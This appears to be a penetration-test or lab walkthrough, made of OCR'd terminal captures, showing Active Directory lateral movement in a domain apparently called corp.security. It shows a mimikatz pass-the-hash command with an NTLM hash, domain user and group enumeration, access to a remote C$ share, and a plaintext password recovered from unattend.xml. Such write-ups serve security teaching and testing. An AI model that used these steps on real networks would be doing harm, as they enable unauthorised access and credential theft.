
```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Manager>net user manager /domain
The request will be processed at a domain controller for domain corp.security.

System error 5 has occurred.

Access is denied.


C:\Users\Manager>_
```

Pass the hash




```
mimikatz # sekurlsa::pth /user:manager01$ /domain:CORP.SECURITY /ntlm:73276a026d
acae582f91dedab2bc0d58
user    : manager01$
domain  : CORP.SECURITY
program : cmd.exe
impers. : no
NTLM    : 73276a026dacae582f91dedab2bc0d58
  |  PID  2836
  |  TID  216
  |  LSA Process is now R/W
  |  LUID 0 ; 5435252 (00000000:0052ef74)
  \_ msv1_0   - data copy @ 003CEF9C : OK !
  \_ kerberos - data copy @ 0040DF38
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0101A810 (8) -> null

mimikatz # _
```

Confirmed that we are able to query domain




```
PS C:\> net user manager /domain
The request will be processed at a domain controller for domain corp.security.

User name                    manager
Full Name                    Manager
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/15/2017 3:50:52 PM
Password expires             Never
Password changeable          5/16/2017 3:50:52 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/30/2019 5:58:38 AM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *Domain Users
The command completed successfully.

PS C:\> _
```

Domain admins




```
Access is denied.
PS C:\> net group "domain admins" /domain
The request will be processed at a domain controller for domain corp.security.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Domain users




```
PS C:\> net group "domain users" /domain
The request will be processed at a domain controller for domain corp.security.

Group name     Domain Users
Comment        All domain users

Members

-------------------------------------------------------------------------------
Administrator            krbtgt                   manager
serviceadm
The command completed successfully.
```

Accessing shares of wks01



```
PS Microsoft.PowerShell.Core\FileSystem::\\10.15.1.203\C> popd
PS C:\> pushd \\10.15.1.203\C
PS Microsoft.PowerShell.Core\FileSystem::\\10.15.1.203\C> dir


    Directory: \\10.15.1.203\C


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         7/13/2009   7:37 PM            PerfLogs
d-r--        12/11/2016  12:18 PM            Program Files
d----        12/10/2016  12:56 PM            Python27
d----        12/11/2016  12:15 PM            RemoteInstall
d-r--        12/11/2016  11:10 AM            Users
d----        12/10/2016  12:55 PM            Windows
-a---         6/10/2009   2:42 PM         24 autoexec.bat
-a---         6/10/2009   2:42 PM         10 config.sys


PS Microsoft.PowerShell.Core\FileSystem::\\10.15.1.203\C> _
```

Finding passwords stored in unattend.xml



```
<WindowsDeploymentServices>
   <Login>
      <WillShowUI>OnError</WillShowUI>
      <Credentials>
            <Username>Manager</Username>
            <Domain>corp.security</Domain>
            <Password>Man123!</Password>
         </Credentials>
      </Login>
```